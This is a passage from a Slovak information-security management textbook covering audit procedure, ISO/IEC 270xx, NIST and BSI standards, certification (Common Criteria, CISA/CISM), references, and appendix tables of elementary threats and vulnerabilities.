b) nepravidelne. Podnetom pre vykonanie mimoriadneho bezpečnostného auditu bývajú najčastejšie bezpečnostné incidenty (často sa opakujúce alebo s vážnymi dôsledkami pre organizáciu) ktoré naznačujú, že úroveň IB v organizácii nie je dostatočná, alebo veľké zmeny, ktoré si vyžiadali prehodnotiť systém bezpečnostných opatrení. V takýchto prípadoch je úlohou bezpečnostného auditu posúdiť, či existujúce bezpečnostné opatrenia poskytujú požadovanú úroveň ochrany.

Špeciálnym prípadom auditu je tzv. cerifikačný audit, ktorého úlohou je overiť, či je predmet auditu v súlade s nejakým štandardom (napr. či je ISMS organizácie v súlade s normou (ISO/IEC 27001). Certifikáciou sa budeme zaoberať v časti 2.11.

**Iniciovanie a zdroje na audit.** Povinnosť organizácie vykonávať pravidelne bezpečnostný audit je stanovená v bezpečnostnej politike a audit by mal byť zaradený do plánu činnosti organizácie a mali by naň byť plánované prostriedky. Vykonanie mimoriadneho auditu bude iniciovať pravdepodobne manažér IB, ktorý bude musieť požiadať vedenie o poskytnutie potrebných neplánovaných zdrojov. V ďalšom predpokladáme, že prípravu auditu a koordináciu súčinnosti audítorov a zamestnancov organizácie bude riadiť/vykonávať manažér IB.

**Príprava auditu.** Manažér IB **z**ozbiera potrebné informácie o systémoch, ktoré sa majú posudzovať (technickú a prevádzkovú dokumentáciu, predchádzajúcu analýzu rizík, informácie o bezpečnostných incidentoch, plány auditu podobných systémov[45], výsledky predchádzajúcich auditov systémov organizácie, bezpečnostnú politiku, štandardy a praktiky pre relevantné systémy). Na základe predbežne zozbieraných informácií upresní rozsah a hĺbku auditu.

**Výber audítorov.** Na vykonanie auditu je potrebná odborná kvalifikácia, informačné zdroje a súčinnosť zamestnancov organizácie. Aby výsledky auditu neboli ovplyvnené záujmami audítorov, bezpečnostný audit nesmú vykonávať ľudia, ktorých sa podieľali na vytváraní systému alebo na činnosti, ktorá je predmetom posudzovania. Vykonaním auditu musí organizácia poveriť nezávislého audítora (audítorov), v prípade potreby aj externých. Keď budú audit vykonávať externí audítori, odporúčame zapojiť do audítorského tímu aj vlastných zamestnancov organizácie, aby sa naučili robiť audit.

Audítori budú počas auditu potrebovať komunikovať so zamestnancami (riadiacimi pracovníkmi, informatikmi, používateľmi). Manažér IB vopred informuje o pripravovanom audite zamestnancov, ktorých súčinnosť pri audite je potrebná a spolu s audítormi pripraví harmonogram auditu.

**Príprava plánu auditu.** Podrobný plán auditu už pripravujú audítori (rozsah, harmonogram, metódy, ktoré hodlajú použiť) a schvaľuje[46] ho manažér IB.

**Vykonanie auditu.** Počas samotného auditu audítori budú skúmať objekty (systémy, ich komponenty, opatrenia a pod.) aby zistili, či spĺňajú požiadavky, ktoré sú na ne kladené. Výsledkom posudzovania napr. opatrenia je

a) spĺňa, ak opatrenie v plnom rozsahu plní svoj účel;
b) spĺňa čiastočne, ak ešte nebolo plne implementované, jeho funkcionalita nie je úplná alebo nemá dostatočnú úroveň,

[45] ak sú, pravda, dostupné
[46] audit zasiahne aj činnosť organizácie a jeho negatívne dopady je potrebné minimalizovať. Preto musí plán auditu schváliť na to oprávnený zamestnanec organizácie.

c) iné, ak opatrenie nebolo vôbec implementované, neplní požadované funkcie, alebo audítor nemal na jeho posúdenie potrebné informácie.

Výsledky typu b) a c) audítor musí zdôvodniť (a prípadne uviesť, či môžu spôsobiť narušenie dôvernosti, integrity alebo dostupnosti údajov), aby organizácia vedela, čo potrebuje spraviť na nápravu nedostatkov.

**Posúdenie záverov auditu.** Partnermi audítorov pri posudzovaní konkrétnych systémov, resp. opatrení, ktoré sa ich týkajú, sú riadiaci pracovníci, ktorí sú za tieto systémy zodpovední (majitelia systémov). Títo dostanú predbežné výsledky auditu ešte pred tým, ako na ich základe napíšu audítori záverečnú správu a majú možnosť odstrániť zistené nedostatky. Ak sa tak stalo, audítori v záverečnej správe uvedú zistenia, ktoré sa **týkajú stavu po odstránení nedostatkov**.

**Záverečná správa.** Odovzdaním záverečnej správy sa pre audítorov audit končí. Zistenia, ktoré záverečná správa obsahuje, spracujú zodpovední pracovníci (manažér IB, majitelia systémov, informatici) rovnako ako závery analýzy rizík. Posúdia riziká vyplývajúce zo zistených nedostatkov a navrhnú riešenia. Keďže nedostatky v opatreniach znamenajú, a) že sa vynakladajú prostriedky organizácie na nedostatočne účinné opatrenia a b) aktíva organizácie nie sú dostatočne chránené; záverečnú správu auditu a navrhovaný postup na odstránenie zistených nedostatkov by malo prerokovať vedenie organizácie.

## 2.11 Štandardy

Zaistiť primeranú úroveň IB v organizácii nie je už na prvý pohľad vzhľadom na rozsah, zložitosť a rýchle zmeny IKT jednoduchá úloha. Ak by každá organizácia mala riešiť svoje bezpečnostné problémy samostatne, bola by to pre väčšinu z nich neriešiteľná úloha. Organizácie však našťastie používajú štandardné technické prostriedky so štandardným programovým vybavením. Aj tých niekoľko špecifických aplikácií, ktoré si pre svoje potreby organizácie nechali vytvoriť, využíva štandardné vývojové prostriedky a prevádzkuje sa na štandardných IKT. Prevažná väčšina IKT a programového vybavenia v organizáciách je teda štandardná a má rovnaké bezpečnostné problémy, ktoré je možné riešiť štandardnými prostriedkami. V priebehu uplynulých 2-3 desaťročí štátne, súkromné, akademické, odborné a iné organizácie vyvinuli značné úsilie o štandardizáciu IB, výsledkom ktorej je množstvo noriem, technických správ, de-facto štandardov, odporúčaní a návodov. Na Slovensku za normalizáciu zodpovedá Slovenský úrad technickej normalizácie, SÚTN. SÚTN však nevyvíja vlastné normy; bezpečnostné normy, ktoré obsahuje STN, sú prebraté prevažne z ISO. ISO normy pre oblasť manažmentu IB sú sústredené v rade ISO/IEC[47] 270xx. Rad ISO/IEC 270xx obsahuje 23 noriem, ďalších 11 je rozpracovaných[48]. Stručne popíšeme najdôležitejšie z nich.

**ISO/IEC 27000 Information security management systems — Overview and vocabulary.** Norma obsahuje prehľad ISO noriem venovaných manažmentu IB a výklad základných pojmov, ktoré sa v normách radu ISO/IEC 270xx používajú. (Najdôležitejšie z nich sú zaradené do výkladového slovníka uvedeného v prílohe tejto knihy).

**ISO/IEC 27001 — Information security management systems — Requirements.** Toto je stručná norma obsahujúca požiadavky, ktoré musia spĺňať systémy manažmentu IB (ak majú získať certifikáciu podľa ISO/IEC 27001). Tieto požiadavky sú podrobnejšie rozpracované v norme

**ISO/IEC 27002 — Code of practice for information security management.** Táto norma obsahuje okolo 150 opatrení, ktoré je potrebné zaviesť na naplnenie požiadaviek stanovených v norme ISO/IEC 27001. Ak by aj organizácia nemala ambície nechať svoj systém manažmentu

[47] Na vývoj noriem pre oblasť IKT ISO vytvorilo spoločný výbor s IEC (JTC 1), v ktorom za informačnú bezpečnosť zodpovedá podvýbor SC 27.
[48] prehľad radu ISO/IEC 270xx možno nájsť na stránke http://en.wikipedia.org/wiki/ISO/IEC_27000-series

IB certifikovať podľa ISO/IEC 27001, mala by dobre poznať ISO/IEC 27002, pretože táto norma je základom pre záväzné bezpečnostné štandardy ISVS [21].

**ISO/IEC 27005 — Information security risk management.** Toto je veľmi užitočná norma, ktorá popisuje správu rizík, vrátane podrobného postupu pri analýze rizík.

**ISO/IEC TR 27008 — Guidance for auditors on ISMS controls (focused on the information security controls)** Norma má formu technickej správy (Technical report) a obsahuje podrobný návod, ako pripraviť audit bezpečnostných opatrení ISMS. Predmetom posudzovania môže byť aj samotný ISMS organizácie; o tom, ako pripraviť a vykonať audit ISMS pojednáva pomerne všeobecná norma **ISO/IEC 27007.**

ISO normy sú niekedy príliš všeobecné a detailne rozoberajú problémy, ktoré sú zaujímavé len pre úzky okruh špecialistov. Pre praktické použitie môžu byť užitočné normy amerického NIST a nemeckého Spolkového úradu pre informačnú bezpečnosť, BSI.

Americký NIST (National Institute of Standards and Technology – Národný inštitút pre štandardy a technológie) zodpovedá zo zákona[49] za vývoj štandardov, techník a návodov na zaistenie informačnej bezpečnosti IKS (s výnimkou systémov pracujúcich s klasifikovanou informáciou) v amerických štátnych inštitúciách a agentúrach. Hoci je právne prostredie a organizácia amerických inštitúcií iné ako na Slovensku, niekoľko amerických štandardov a množstvo metodických materiálov NIST je použiteľných aj v slovenských podmienkach. Obmedzíme sa opäť na dokumenty súvisiace s manažmentom IB. Základom pre manažment informačnej bezpečnosti je bezpečnostná kategorizácia informačných systémov, ktorá je definovaná v nasledujúcich dvoch federálnych štandardoch:

**FIPS 199 Standards for Security Categorization of Federal Information and Information Systems** definuje spôsob klasifikácie informácie a systémov, v ktorých sa táto informácia spracováva, založený na ohodnotení dopadov, spôsobených narušením dôvernosti, integrity a dostupnosti informácie. Na tento štandard nadväzuje

**FIPS 200 Minimum Security Requirements for Federal Information and Information Systems,** ktorý popisuje, ako na základe klasifikácie systémov stanoviť bezpečnostné požiadavky zodpovedajúce požadovanej úrovni ich ochrany. Prístupy uvedené v týchto dvoch amerických štandardoch sú podrobnejšie popísané v prílohe Príloha. Klasifikácia informácie a systémov.

NIST vydáva asi 20 rokov metodické materiály z IB v sérii Special publications 800. Vyššie uvedené federálne štandardy (vytvorené NIST) sú podrobnejšie rozpracované v metodickej publikácii

**NIST SP 800-60, Guide for Mapping Types of Information and InformationSystems to Security Categorization Levels** Obsahuje návod na zaradenie informácie a systémov do bezpečnostných kategórií.

Ďalšie dokumenty popisujú postup, ako konkretizovať bezpečnostné potreby systému a vybrať pre ne vhodné riešenia:

**NIST SP 800 – 30 Risk Management Guide for Information Technology Systems** pokrýva rovnakú problematiku ako ISO/IEC 27005 – správu rizík. Podrobne popisuje najmä analýzu rizík a výber opatrení.

Metodický návod na správu bezpečnostných rizík v priebehu životného cyklu systému zohľadňujúci aj klasifikáciu systémov, je uvedený v publikácii **NIST SP 800-37 Guide for Applying the Risk Management Framework to Federal Information Systems (A Security Life Cycle Approach).**

[49] In accordance with FISMA, NIST is responsible for developing standards, guidelines, and associated methods and techniques for providing adequate information security for all agency operations and assets, excluding national security systems.

Jedným z kľúčových dokumentov SP 800, obsahovo podobným ISO/IEC 27002 je **SP 800-53 Recommended Security Controls for Federal Information Systems.** Obsahuje návod ako stanoviť bezpečnostnú kategóriu systému a podrobne špecifikovať bezpečnostné požiadavky na zachovanie dôvernosti, integrity a dostupnosti. Obsahuje aj tri minimálne súbory bezpečnostných opatrení pre systémy z bezpečnostných kategórií nízka, stredná a vysoká.

Na ňu nadväzuje publikácia **Special Publication 800-53A Guide for Assessing the Security Controls in Federal Information Systems,** ktorá sa zaoberá metódami posudzovania efektívnosti opatrení a tým poskytuje spätnú väzbu pre správu rizík.

Aktualizovaný dokument **NIST SP 800-34, Rev. 1, Contingency Planning Guide for Federal Information Systems,** obsahuje návod na prípravu, zavedenie, testovanie a udržiavanie plánov na zabezpečenie kontinuity činnosti organizácie.

Všetky uvedené dokumenty sú napísané tak, aby ich mohli čítať aj ľudia, ktorí sa nezaoberajú IB. Sú však pomerne rozsiahle, dosť sa prekrývajú a z hľadiska vedúceho pracovníka obsahujú príliš veľa technických podrobností. NIST si toho bol zrejme vedomý a vydal pre vedúcich pracovníkov súbornú príručku manažmentu IB **NIST SP 800-100 Information Security Handbook: A Guide for Managers.** Hoci v slovenských podmienkach určite nebude možné realizovať niektoré jej odporúčania v plnom rozsahu (personálne zabezpečenie IB, dokumentovanie IB), poskytuje pohľad na IB z hľadiska vedúceho pracovníka, ktorý v špecializovaných dokumentoch chýba.

Nemecký BSI vypracoval koncepciu ochrany IKT založenú na tom, že väčšinu systémov tvoria štandardné systémy, ktoré pôsobia v podobných podmienkach. Tento predpoklad umožnil katalogizovať hrozby, zraniteľnosti, ale aj opatrenia. Na základe týchto katalógov je možné dosiahnuť pomerne jednoducho základnú úroveň bezpečnosti (štandardných) systémov; podľa charakteru (typu, určenia, prostredia v ktorom pôsobí) je možné stanoviť pre systém relevantné hrozby a vybrať na ošetrenie rizík, ktoré z nich vyplývajú, štandardné opatrenia. Ak základná úroveň ochrany (Grundschutz) nepostačuje, pre systém je nutné spraviť analýzu rizík (zameranú však len na hrozby, ktoré nie sú dostatočne pokryté štandardnými opatreniami) a navrhnúť dodatočné opatrenia. Táto koncepcia je podporená všeobecne dostupným a pravidelne aktualizovaným katalógom hrozieb, zraniteľností a opatrení a štyrmi štandardami, ktoré sa oplatí prečítať:

**BSI Standard 100-1 Information Security Management System (ISMS)** definuje požiadavky na ISMS. Je plne kompetibilný s ISO/IEC 27001, ale je názornejší a lepšie čitateľný ako spomenutý ISO štandard.

**BSI Standard 100-2 IT-Grundschutz Methodology** podrobne vysvetľuje ako vytvoriť, uviesť do činnosti a prakticky „prevádzkovať“ ISMS v organizácii. Popisuje, ako napísať bezpečnostnú politiku, ako vybrať vhodné opatrenia, na čo si dávať pozor pri implementácii bezpečnostnej politiky a ko udržiavať požadovanú úroveň ISMS.

**BSI Standard 100-3 Risk analysis on the basis of IT-Grundschutz** rieši problém, ktorý sme už spomenuli vyššie: ako efektívne dopĺňať opatrenia poskytujúce základnú úroveň ochrany systému opatreniami, zaručujúcimi vyššiu úroveň ochrany.

Zatiaľ posledný z BSI štandardov venovaných IB je zameraný na kontinuitu činnosti.

**BSI Standard 100-4 Business continuity management**.

BSI štandardy predstavujú trochu odlišný prístup k zaisteniu IB v organizácii, ako americké federálne štandardy a dokumenty NIST. Sú však kompatibilné s ISO štandardami radu 270xx a ISMS vytvorený na základe BSI štandardov je možné certifikovať podľa ISO/IEC 27001.

## 2.12 Certifikácia

Certifikácia produktu, systému alebo kvalifikácie je posúdenie, do akej miery spĺňa posudzovaný objekt stanovené certifikačné kritériá. Ak posudzovaný subjekt spĺňa certifikačné kritériá v

dostatočnej miere, tak mu o tom príslušný certifikačný orgán môže vystaviť osvedčenie. V informačnej bezpeč-nosti sa certifikujú technické zariadenia, systémy a špecialisti v IB.

Technické zariadenia, systémy, v menšej miere softvérové riešenia sa certifikujú najčastejšie podľa ISO/IEC 15408 (Common Criteria). (Objekt posudzovania norma Common Criteria nazýva TOE - Target Of Evaluation, my ho kvôli zjednodušeniu budeme označovať ako systém alebo produkt.) Základom certifikácie systému je tzv. protection profile, registrovaný bezpečnostný model systému. Pri hodnotení systému sa posudzuje, či spĺňa všetky bezpečnostné požiadavky (bezpečnostné funkcie) a na akej úrovni (bezpečnostné záruky). Common Criteria majú definovaných 7 hierarchicky usporiadaných úrovní bezpečnostných záruk (EAL – Evaluation Assurance Level) a teoreticky čím na vyššej úrovni je systém certifikovaný, tým vyššiu úroveň bezpečnostných záruk by mal poskytovať. Výhodou certifikácie systémov (podľa Common criteria) sú bezpečnostne kompatibilné systémy a garantovaná úroveň záruk. Certifikované systémy sa používajú najmä na implementáciu bezpečnostných funkcií, napr. šifrovacie moduly a bezpečné zariadenia na vytváranie elektronických podpisov. Pri rozhodovaní o kúpe nejakého certifikovaného produktu je však popri úrovni záruk (EAL) potrebné preskúmať aj protection profile, oproti ktorému bol produkt certifikovaný, aby sa nestalo, že produkt má síce vysokú úroveň záruk, ale jeho funkcionalita bola obmedzená do takej miery, že nemusí byť použiteľný pre potreby organizácie. Podrobnejšie o certifikácii systémov podľa Common Criteria pojednáva kapitola **Error! Reference source not found.**.

Common Criteria neriešia bezpečnostné aspekty prevádzky certifikovaného systému. Kladú požiadavky na bezpečnostné prostredie systému, ale neuvádzajú bezpečnostné funkcie (opatrenia), pomocou ktorých je tieto požiadavky možné naplniť. Manažmentom IB sa zaoberajú už spomínané normy radu ISO/IEC 270xx. Ak má organizácia zavedený ISMS v súlade s normou ISO/IEC 27001, môže si ho nechať oproti tejto norme certifikovať. Norma ISO/IEC 27007 sa zaoberá auditom ISMS a obsahuje aj zoznam otázok na certifikačný audit ISMS podľa ISO/IEC 27001.

Organizácia neraz potrebuje využiť služby externých špecialistov na IB. Informačná bezpečnosť na Slovensku zatiaľ nie je samostatným vedným ani študijným odborom a na slovenských vysokých školách zatiaľ [50] nie sú študijné programy, ktoré by pripravovali špecialistov v informačnej bezpečnosti. (V zahraničí – napr. Nemecko, Veľká Británia, USA a i. – už existujú vysokoškolské študijné programy a systém postgraduálneho štúdia IB, ale odborníkov na informačnú bezpečnosť je aj tam málo.) Postgraduálny systém v minimalistickej forme (prax v IB a individuálna príprava na základe poskytnutých materiálov a skúška v podobe testu) existuje aj na Slovensku, kde sa takto dá získať medzinárodne uznávaná kvalifikácia v informačnej bezpečnosti zložením skúšok na CISA (certifikovaný audítor informačných systémov), CISM (certifikovaný manažér informačnej bezpečnosti), CGEIT. Tieto tri certifikáty vystavuje ISACA – Medzinárodná asociácia pre audit informačných systémov. Iné certifikáty (ako napr. CISSP) sa dajú získať v zahraničí. Hoci titul ešte nemusí garantovať potrebnú odbornú kvalifikáciu, ak organizácia potrebuje vykonať bezpečnostný audit, mala by hľadať certifikovaného auditora informačných systémov, CISA. Manažér IB by mal mať znalosti zodpovedajúce CISM, vo veľkých organizáciách by sa uplatnil človek so znalosťami CGEIT. Ešte raz pripomíname, že získaním certifikátu sa človek nestáva odborníkom v danej oblasti, certifikát potvrdzuje, že na to má potrebnú prax a vedomosti.

**Zhrnutie**. Certifikácia je formálne potvrdenie toho, že predmet certifikácie spĺňa certifikačné kritériá. Technické systémy sa najčastejšie certifikujú vzhľadom na rozsah bezpečnostných funkcií a ich úroveň podľa kritérií odvodených z normy ISO/IEC 15408. Systémy manažmentu IB sa certifikujú oproti norme ISO/IEC 27001. Odbornú kvalifikáciu v informačnej bezpečnosti je možné formálne preukázať získaním niektorého z certifikátov CISA, CISM, CISSP, CGEIT a iných.

[50] k 2. 4. 2020

## 2.13 Literatúra


[1] ISO/IEC 27000 Information technology – Security techniques – Information security management systems – Overview and vocabulary

[2] ISO/IEC 27001:2005, Information technology -- Security techniques -- Information security management systems -- Requirements

[3] ISO/IEC 27002 Information technology – Security techniques – Code of practice for information security controls

[4] ISO/IEC 27003 Information technology – Security techniques – Information security management system implementation guidance

[5] ISO/IEC 27005 Information technology – Security techniques – Information security risk management

[6] ISO/IEC 27008 Security techniques -- Guidelines for auditors on information security management systems controls

[7] BSI Standard 100-1 Information Security Management Systems (ISMS), v.1.0. Bundesamt fűr Sicherheit in der Informationstechnik, Bonn, 2005

[8] BSI Standard 100-2 IT-Grundschutz Methodology, v.1.0. Bundesamt fűr Sicherheit in der Informationstechnik, Bonn, 2005

[9] BSI Standard 100-3 Risk Analysis based on IT-Grundschutz, v.2.0. Bundesamt fűr Sicherheit in der Informationstechnik, Bonn, 2005

[10] *Threats catalogue - Elementary threats*, https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Grundschutz/download/threats_catalogue.pdf?__blob=publicationFile

[11] H.F.Tipton, M.Krause, (eds.) Information Security Management Handbook, 5-th edition, Auerbach publications, CRS Press Company, New York, 2004

[12] FIPS 199 Standards for Security Categorization of Federal Information and Information Systems, U.S. Department of commerce & NIST, 2003

[13] FIPS 200 Minimum Security Requirements for Federal Information and Information Systems, U.S. Department of commerce & NIST, 2006

[14] NIST Special Publication 800-30, Risk Management Guide for Information Technology Systems. Recommendations of the National Institute of Standards and Technology

[15] NIST Special Publication 800-34, Revision 1, Contingency Planning Guide For Federal Information Systems

[16] NIST Special Publication 800-37 Guide for Applying the Risk Management Framework to Federal Information Systems A Security Life Cycle Approach

[17] NIST Special Publication 800-53 Recommended Security Controls for Federal Information Systems

[18] NIST Special Publication 800-53A, Techniques and Procedures for Verifying the Effectiveness of Security Controls in Information Systems (Initial public draft), 2004;

[19] NIST Special Publication 800-60, Volume I: Guide for Mapping Types of Information and Information Systems to Security Categories

[20] Common Vulnerabilities and Exposures (CVE) http://cve.mitre.org/

[21] Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy.

[22] Zákon č. 211/2000 Z. z. o slobodnom prístupe k informáciám a o zmene a doplnení niektorých zákonov (Zákon o slobode informácií)

## 2.14 Príloha. Katalóg elementárnych hrozieb

Zoznam hrozieb bol prevzatý zo Spolkového úradu pre informačnú bezpečnosť, BSI.

A označuje Availability (dostupnosť), C Confidentiality (dôvernosť), I Integrity (integritu).

| Hrozba | | Vplýva na |
|---|---|---|
| 1 | Požiar | I,A |
| 2 | Nepriaznivé klimatické podmienky | I,A |
| 3 | Voda | I,A |
| 4 | znečistenie, prach. korózia | I,A |
| 5 | Prírodné katastrofy | A |
| 6 | Katastrofy životného prostredia | A |
| 7 | veľké udalosti v prostredí/okolí (demonštrácie, nepokoje) | C,I,A |
| 8 | zlyhanie alebo prerušenie dodávky energie | I,A |
| 9 | zlyhanie alebo prerušenie komunikačných sietí | I,A |
| 10 | zlyhanie alebo poškodenie zdrojov energie | A |
| 11 | zlyhanie alebo prerušenie poskytovania služieb | C,I,A |
| 12 | interferujúca radiácia | I,A |
| 13 | zachytenie kompromitujúceho vyžarovania | C |
| 14 | zachytenie informácie/špionáž | C |
| 15 | odpočúvanie | C |
| 16 | krádež zariadení, pamäťových médií alebo dokumentov | C,A |
| 17 | strata zariadení, pamäťových médií alebo dokumentov | C,A |
| 18 | zlé plánovanie alebo nedostatok adaptácie | C,I,A |
| 19 | prezradenie citlivej informácie | C |
| 20 | informácie z nespoľahlivého zdroja | C,I,A |
| 21 | manipulácia s hw a sw | C,I,A |
| 22 | manipulácia s informáciou | I |
| 23 | neoprávnený prístup k IKT systémom | C,I,A |
| 24 | zničenie zariadení alebo pamäťových médií | A |
| 25 | zlyhanie zariadení alebo systémov | C,I,A |
| 26 | nesprávne fungovanie zariadení alebo systémov | C,I,A |
| 27 | nedostatok zdrojov | A |
| 28 | zraniteľnosti alebo chyby sw | C,I,A |
| 29 | porušenie zákonov alebo predpisov | C,I,A |
| 30 | neoprávnené používanie alebo správa zariadení a systémov | C,I,A |

| | | |
|---|---|---|
| 31 | nesprávne používanie alebo správa zariadení a systémov | C,I,A |
| 32 | zneužitie oprávnení | C,I,A |
| 33 | absencia personálu | A |
| 34 | útok | C,I,A |
| 35 | prinútenie, vydieranie, korupcia | C,I,A |
| 36 | krádež identity | C,I,A |
| 37 | popretie činnosti | C,I |
| 38 | zneužitie osobných údajov | C |
| 39 | škodlivý sw | C,I,A |
| 40 | odmietnutie služby | A |
| 41 | sabotáž | A |
| 42 | sociálne inžinierstvo | C,I |
| 43 | opakované posielanie správ | C,I |
| 44 | neoprávnený vstup do priestorov | C,I,A |
| 45 | strata údajov | A |
| 46 | strata integrity citlivej informácie | I |

## 2.15 Príloha. Zoznam zraniteľností

V tejto časti je uvedený zoznam zraniteľností prevzatý z normy [5] doplnený o zraniteľnosti uvedené v dokumentoch [10] a [14]. Podrobný zoznam zraniteľností možno nájsť v [20]Common Vulnerabilities and Exposures (CVE) http://cve.mitre.org/. Pre každú zraniteľnosť sú na ilustráciu uvedené hrozby (hrozba), ktoré môžu danú zraniteľnosť využiť. Úplný zoznam hrozieb schopných využiť uvedené zraniteľnosti je vo väčšine prípadov podstatne rozsiahlejší.

| Prostredie a infraštruktúra | | |
|---|---|---|
| | Zraniteľnosť | Hrozba |
| Z.1.1 | nedostatočná fyzická ochrana budov, dverí, okien | neoprávnený prístup, krádež |
| Z.1.2 | zanedbanie alebo nedostatočná úroveň fyzického riadenia prístupu do budovy alebo miestností | neoprávnený prístup, zámerné poškodenie, krádež |
| Z.1.3 | nestabilná elektrická sieť | výpadok zdrojov energie |
| Z.1.4 | umiestnenie v oblastiach ohrozených záplavami | záplava |
| Hardvér | | |
| Z.2.1 | neexistuje harmonogram periodickej výmeny | zhoršovanie kvality pamäťových médií |
| Z.2.2 | citlivosť na kolísanie napätia | výpadok napätia, prepätie, kolísanie napätia |
| Z.2.3 | citlivosť na výkyvy teplôt | teplotné extrémy |

| | | |
|---|---|---|
| Z.2.4 | citlivosť na vlhkosť, prašnosť, znečistenie | nadmerná prašnosť (vietor, stavebné práce) |
| Z.2.5 | citlivosť na elektromagnetické žiarenie | elektromagnetické žiarenie |
| Z.2.6 | nedostatočná údržba alebo chybná inštalácia pamäťových médií | chyba údržby, nedostatok pamäťových kapacít, nedostupnosť zdrojov |
| Z.2.7 | chýba efektívne riadenie zmien konfigurácie | chyba obsluhy |
| | | |
| Programové vybavenie (softvér) | | |
| Z.3.1. | nejasná alebo neúplná špecifikácia pre vývojárov | chyba obsluhy |
| Z.3.2. | žiadne alebo nedostatočné testovanie programového vybavenia | zlyhanie softvéru |
| Z.3.3. | komplikované používateľské rozhranie | chyba obsluhy |
| Z.3.4. | chýbajúce alebo nedostatočné mechanizmy pre identifikáciu a autentizaciu | predstieranie cudzej identity |
| Z.3.5. | nedostatočný alebo chýbajúci záznam auditu | použitie softvéru neoprávneným spôsobom |
| Z.3.6. | všeobecne známe vady programového vybavenia | použitie softvéru neoprávneným spôsobom |
| Z.3.7. | nechránené tabuľky hesiel | predstieranie cudzej identity |
| Z.3.8. | slabý manažment hesiel (slabé heslá, ukladanie nešifrovaných hesiel, rovnaké heslá pre rozličné účely, nedostatočne časé menenie hesiel) | predstieranie cudzej identity |
| Z.3.9. | nesprávne pridelenie prístupových práv | použitie softvéru neoprávneným spôsobom |
| Z.3.10. | nekontrolované sťahovanie a používanie softvéru | zlomyseľný softvér |
| Z.3.11. | opustenie pracovnej stanice bez odhlásenia | použitie softvéru neoprávneným spôsobom |
| Z.3.12. | chýba efektívne riadenie zmien | zlyhanie softvéru |
| Z.3.13. | nedostatočná alebo chýbajúca dokumentácia | chyba obsluhy |
| Z.3.14. | chýbajú záložné kópie (údajov, programového vybavenia) | zlomyseľný softvér, požiar |
| Z.3.15. | vyradenie alebo opätovné používanie pamäťových médií bez poriadneho vymazania údajov | použitie softvéru neoprávneným spôsobom,<br>únik údajov (narušenie dôvernosti údajov) |
| Z.3.16. | povolená nepotrebná služba | použitie softvéru neoprávneným spôsobom,<br>neoprávnený prístup do systému |

| | | |
|---|---|---|
| Z.3.17. | nedokončený alebo nový softvér | neúplné alebo neprimerané testovanie |
| Z.3.18 | široko distribuovaný softvér | strata integrity sw počas distribúcie |
| Komunikácia | | |
| Z.4.1. | nechránené komunikačné linky | odpočúvanie, prerušenie linky |
| Z.4.2. | zlé prepojenie káblov | infiltrácia komunikácie |
| Z.4.3. | nedostatky v identifikácii odosielateľa a príjemcu | predstieranie cudzej identity |
| Z.4.4. | prenos hesiel v otvorenej forme | prístup k sieti pre neoprávneneho používateľa |
| Z.4.5. | nedostatočné/chýbajúce potvrdenie zaslatia alebo prijatia správy | popretie pôvodu alebo prijatia |
| Z.4.6. | používanie modemov (dial up) | prístup neoprávneného používateľa do systému/siete |
| Z.4.7. | nechránený prenos citlivých správ | odpočúvanie |
| Z.4.8. | neadekvátna správa siete (routing) | preťaženie siete |
| Z.4.9. | nechránené pripojenie k verejnej sieti | použitie softvéru neoprávneným spôsobom |
| Z.4.10. | nedostatočne bezpečná architektúra siete | prienik do siete |
| Dokumenty | | |
| Z.5.1. | nechránené úložisko | krádež, narušenie dôvernosti |
| Z.5.2. | nedostatočná starostlivosť pri vyraďovaní dokumentov | krádež, narušenie dôvernosti |
| Z.5.3. | nekontrolované kopírovanie | narušenie dôvernosti krádež |
| Personál | | |
| Z.6.1. | absencia personálu | nedostatok personálu, |
| Z.6.2. | práca externých pracovníkov alebo upratovacieho personálu bez dohľadu | krádež, neoprávnený prístup do systému |
| Z.6.3. | nedostatočný bezpečnostný tréning | chyba obslužného personálu |
| Z.6.4. | nedostatočné bezpečnostné povedomie | chyby používateľov |
| Z.6.5. | nesprávne použitie sw alebo hw | chyba obslužného personálu |
| Z.6.6. | nedostatočné alebo chýbajúce monitorovacie mechanizmy | použitie sw neoprávneným spôsobom |
| Z.6.7. | nedostatočné alebo chýbajúce politiky upravujúce korektné používanie telekomunikačných prostriedkov a výmeny správ | použitie sietí neautorizovaným spôsobom |
| Z.6.8. | nedostatočné procedúry pri získavaní pracovníkov | úmyselné poškodenie systému, chyba obsluhy |

| Procedurálne zraniteľnosti | | |
|---|---|---|
| Z.7.1 | chybajúca autorizácia prostriedkov na spracovanie informácie | úmyselné poškodenie systému |
| Z.7.2 | nedostatočný formálny proces schvaľovania verejne dostupnej informácie | vstup poškodených údajov |
| Z.7.3 | chýbajúci formálny proces revízie prístupových práv | neoprávnený prístup |
| Z.7.4 | chýba politika o používaní mobilných počítačov a podobných zariadení | krádež, neoprávnený prístup do systému |
| Z.7.5 | chýbajú formálne procedúry riadenia ISMS dokumentácie | vstup poškodených údajov |
| Z.7.6 | chýbajú formálne procedúry kontroly/sledovania záznamov ISMS | vstup poškodených údajov |
| Z.7.7 | chýbajú formálne procedúry registrovania a odregistrovania používateľov | neoprávnený prístup |
| Z.7.8 | chýba kontrola aktív umiestnených mimo budovy | krádež |
| Z.7.9 | chýba dohoda o úrovni služieb (Service Level Agreement) | chyba údržby |
| Z.7.10 | chýba „politika čistého stola a čistej obrazovky“ | krádež informácie, neoprávnený prístup k systému, narušenie dôvernosti |
| Z.7.11 | chýbajúce alebo nedostatočné ustanovenia v zmluvách so zákazníkmi alebo tretími stranami | neoprávnený prístup, chyba údržby, chyba sw |
| Z.7.12 | chýbajúce alebo nedostatočné ustanovenia o bezpečnosti v zmluvách so zamestnancami | podvod, krádež |
| Z.7.13 | chýbajú plány kontinuity činnosti | technické zlyhanie |
| Z.7.14 | chýba náležité vymedzenie zodpovednosti za informačnú bezpečnosť | odmietnutie zodpovednosti |
| Z.7.15 | chýba politika pre používanie elektronickej pošty | únik citlivej informácie, nesprávne smerovanie správ |
| Z.7.16 | chýbajú procedúry identifikácie a ohodnotenia/odhadu rizika | neoprávnený prístup k systému |
| Z.7.17 | chýbajú procedúry pre narábanie s klasifikovanou informáciou | chyba používateľa, únik citlivých informácií |
| Z.7.18 | chýbajú procedúry upravujúce narábanie s informáciami, na ktoré sa vzťahuje ochrana duševného vlastníctva | krádež informácie, právny postih |
